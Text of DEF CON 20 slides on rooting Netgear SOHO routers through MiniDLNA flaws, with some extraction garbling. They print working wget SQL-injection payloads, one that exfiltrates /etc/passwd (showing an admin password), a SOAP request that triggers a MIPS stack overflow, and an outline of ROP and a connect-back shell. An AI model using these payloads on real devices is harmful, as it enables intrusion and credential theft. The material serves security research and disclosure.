

From SQL Injection to MIPS
Overflows
Rooting SOHO Routers


Zachary Cutlip
Twitter: @zcutlip
zcutlip@tacnetsol.com   DEF CON 20
Acknowledgements
Tactical Network Solutions
Craig Heffner
What I’m going to talk about

 Novel uses of SQL injection
 Buffer overflows on MIPS architecture
 0-day Vulnerabilities in Netgear routers
 Embedded device investigation process
 Live demo: Root shell & more
Read the paper


Lots of essential details
Not enough time in this talk to cover it all
Please read it
Why attack SOHO routers?

Offers attacker privileged vantage point
  Exposes multiple connected users to attack
  Exposes all users’ Internet comms to snooping/
  manipulation
Often unauthorized side doors into enterprise networks

Target device: Netgear
WNDR3700 v3
 Fancy-pants SOHO
 Wireless Router
 DLNA Mutlimedia
 server
 File server w/USB
 storage
Other affected devices


 Netgear WNDR 3800
 Netgear WNDR 4000
 Netgear WNDR 4400

First step: take it apart

UART
header

UART to USB
adapter

USB port


Helps analysis
  Retrieve SQLite DB
  Load a debugger
  onto the router
Analyzing the Device
Software
 Download firmware update from
 vendor, unpack
 See Craig Heffner’s blog for more on
 firmware unpacking
   http://www.devttys0.com/blog

$ binwalk ./WNDR3700v3-V1.0.0.18_1.0.14.chk

DECIMAL 	 HEX             D
                          	 ESCRIPTION
---------------------------------------------------
86       	 0x56      L
                     	 ZMA compressed data
1423782 	 0x15B9A6 	 Squashfs filesystem

$ dd if=WNDR3700v3-V1.0.0.18_1.0.14.chk of=kernel.7z bs=1 skip=86 count=1423696

$ p7zip -d kernel.7z

$ strings kernel | grep 'Linux version'
Linux version 2.6.22 (peter@localhost.localdomain) (gcc version 4.2.3) #1 Wed Sep 14
10:38:51 CST 2011


  Linux--Woo hoo!

Target Application:
MiniDLNA
What is DLNA?

Digital Living Network
Alliance
Interoperability
between gadgets
Multimedia playback,
etc.
But Most Importantly...
Attack Surface

Google reveals: open
source!
Source code analysis


‘strings’ reports shipping binary is 1.0.18
Download source for our version.
Search source for low-hanging fruit
SQL injection: more than
meets the eye

 Privileged access to data
 What if the data is not sensitive or valuable?
 Opportunity to violate developer assumptions

Vulnerability 1: SQL injection


 grep -rn SELECT * | grep ‘%s’
 21 results, such as:
   sprintf(sql_buf, "SELECT PATH from ALBUM_ART
   where ID = %s", object);

Closer look

Album art query

Test the vulnerability

$	
  wget	
  http://10.10.10.1:8200/
AlbumArt/"1;	
  INSERT/**/into/**/
ALBUM_ART(ID,PATH)/**/
VALUES('31337','pwned');"-­‐throwaway.jpg

w00t! Success!


sqlite>	
  select	
  *	
  from	
  ALBUM_ART	
  where	
  ID=31337;
31337|pwned

Good news / Bad news

Working SQL injection
Trivial to exploit
No valuable information
Even if destroyed, DB is regenerated
Vulnerability 2: Remote File
Extraction

MiniDLNA Database:

sqlite>	
  select	
  *	
  from	
  ALBUM_ART;
1	
  |	
  /tmp/mnt/usb0/part1/
	
  	
  .ReadyDLNA//art_cache/tmp/shares/


  USB_Storage/01	
  -­‐	
  Unforgivable	
  (First	
  
State	
  Remix).jpg

Test the Vulnerability
$	
  wget	
  http://10.10.10.1:8200/
AlbumArt/"1;INSERT/**/into/**/
ALBUM_ART(ID,PATH)/**/
VALUES('31337','/etc/passwd');"-­‐
throwaway.jpg
$	
  wget	
  http://10.10.10.1:8200/
AlbumArt/31337-­‐18.jpg

Passwords

$ cat 31337-18.jpg
nobody:*:0:0:nobody:/:/bin/sh

admin:qw12QW!@:0:0:admin:/:/bin/sh
guest:guest:0:0:guest:/:/bin/sh
admin:qw12QW!@:0:0:admin:/:/bin/sh
Vulnerability 3: Remote
Code Execution
i.e., Pop a shell
Where have all the strcpy()
gone?
$	

  find	
  .	
  -­‐name	
  *.c	
  -­‐print	
  |	
  xargs	
  grep	
  -­‐E	
  
	
  'sprintf(|strcat(|strcpy('	
  |	


  grep	
  -­‐v	
  asprintf	
  |	
  wc	
  -­‐l
265	
  	
  <--Here they are.
265 <--Here they are.

Left join madness


album_art in sprintf() is DETAILS.ALBUM_ART.

Schema shows it’s an INT.

sqlite>	
  .schema	
  DETAILS
CREATE	
  TABLE	
  DETAILS	
  (	
  ID	
  INTEGER	
  PRIMARY	
  KEY	
  AUTOINCREMENT,


  ...,	
  ALBUM_ART	
  INTEGER	
  DEFAULT	
  0,	
  ...);
Two things to note

 DETAILS.ALBUM_ART is an INT, but it can store
 arbitrary data
   This is due to “type affinity”
 callback() attempts to “validate” using atoi(), but this is
 busted
   atoi(“1_omg_learn_to_c0d3”) == 1
   ALBUM_ART need only start with a (non-zero) int
   Weak sauce
Exploitable buffer overflow?

 We have full control over the DB from Vuln #1
 We need to:
   Stage shellcode in database
   Trigger query of our staged data
SQL injection limitation


 Limited length of SQL injection, approx. 128 bytes per
 pass.
 Target buffer is 512 bytes.
 SQLite concatenation operator: “||”
   UPDATE DETAILS set ALBUM_ART=ALBUM_ART||
   “AAAA” where ID=3

Trigger query of staged
exploit

 Model DLNA in Python
   Python Coherence library


 Capture conversation in Wireshark
 Save SOAP request for playback with wget
Wireshark capture
SOAP request

Things you need

Console access to the device
  There is a UART header on the PCB
gdbserver cross-compiled for MIPS
gdb compiled for MIPS target architecture
Test Vulnerability
 Use wget to SQL inject overflow data
   Set up initial records in OBJECTS and DETAILS
 Attach gdbserver on the target to minidlna.exe
 Connect local gdb to remote session
 Use wget to POST the SOAP request
 How much overflow data?

Trigger the exploit

$ wget http://10.10.10.1:8200/ctl/ContentDir 
 --header="Host: 10.10.10.1" 
 --header=
 'SOAPACTION: "urn:schemas-upnp-
org:service:ContentDirectory:1#Browse"' 
 --header='"content-type: text/xml ;charset="utf-8"' 
 --header="connection: close" 
 --post-file=./soaprequest.xml

w00t! Success!
We control the horizontal
and the vertical

 We own the program counter, and therefore execution
 Also all “S” registers: $S0-$S8
   Very useful for Return Oriented Programming exploit
Owning $PC is great, but
give me a shell
Getting Execution:
Challenges

 Stack ASLR
 MIPS Architecture idiosyncrasies
 Return Oriented Programming is limited (but possible)
 “Bad” Characters due to HTTP & SQL
Getting Execution:
Advantages


 No ASLR for executable, heap, & libraries
 Executable stack
ROP on MIPS


All MIPS instructions are 4-bytes
All MIPS memory access must be 4-byte aligned
No jumping into the middle of instructions
ROP on MIPS

We can return into useful instruction sequences:
  Manipulate registers
  Load $PC from registers or memory we control
  Help locate stack, defeating ASLR

Locate stack using ROP


Load several offsets from stack pointer into
$S3,$S4,$S6
Load $S0 into $T9 and jump
MIPS cache coherency

MIPS has two parallel caches:
  Instruction Cache
  Data Cache
Payload written to the stack as data
  Resides in data cache until flushed
MIPS Cache Coherency

Can’t execute off stack until cache is flushed
Write lots to memory, trigger flush?
  Cache is often 32K-64K
Linux provides cacheflush() system call
  ROP into it
Bad characters
Common challenge with shellcode
  Spaces break HTTP
  Null bytes break strcpy()/sprintf()

SQLite also has bad characters
  e.g., 0x0d, carriage return
  SQLite escape to the rescue: “x’0d’”
“x7ax69xcexe4xff”,
“x’0d’”,
“x3cx0ax0axadx35”
Trouble with Encoders
Metasploit payload + XOR Encoder==No Joy
  Metasploit only provides one of each
  Caching problem?
Wrote my own NUL-Safe connect-back payload
  No need for encoder
  Pro Tip: Avoid endianness problems by connecting
  back to 10.10.10.10
Mitigations


 Less crappy programming
 Privilege separation
 Mandatory Access Controls, e.g. SELinux
Upshot


Developer assumes well-formed data
Compromise database integrity, violate developer
assumptions
Even if the database is low value
Read the Paper
Demo Time

DefCon 2012 - Rooting SOHO Routers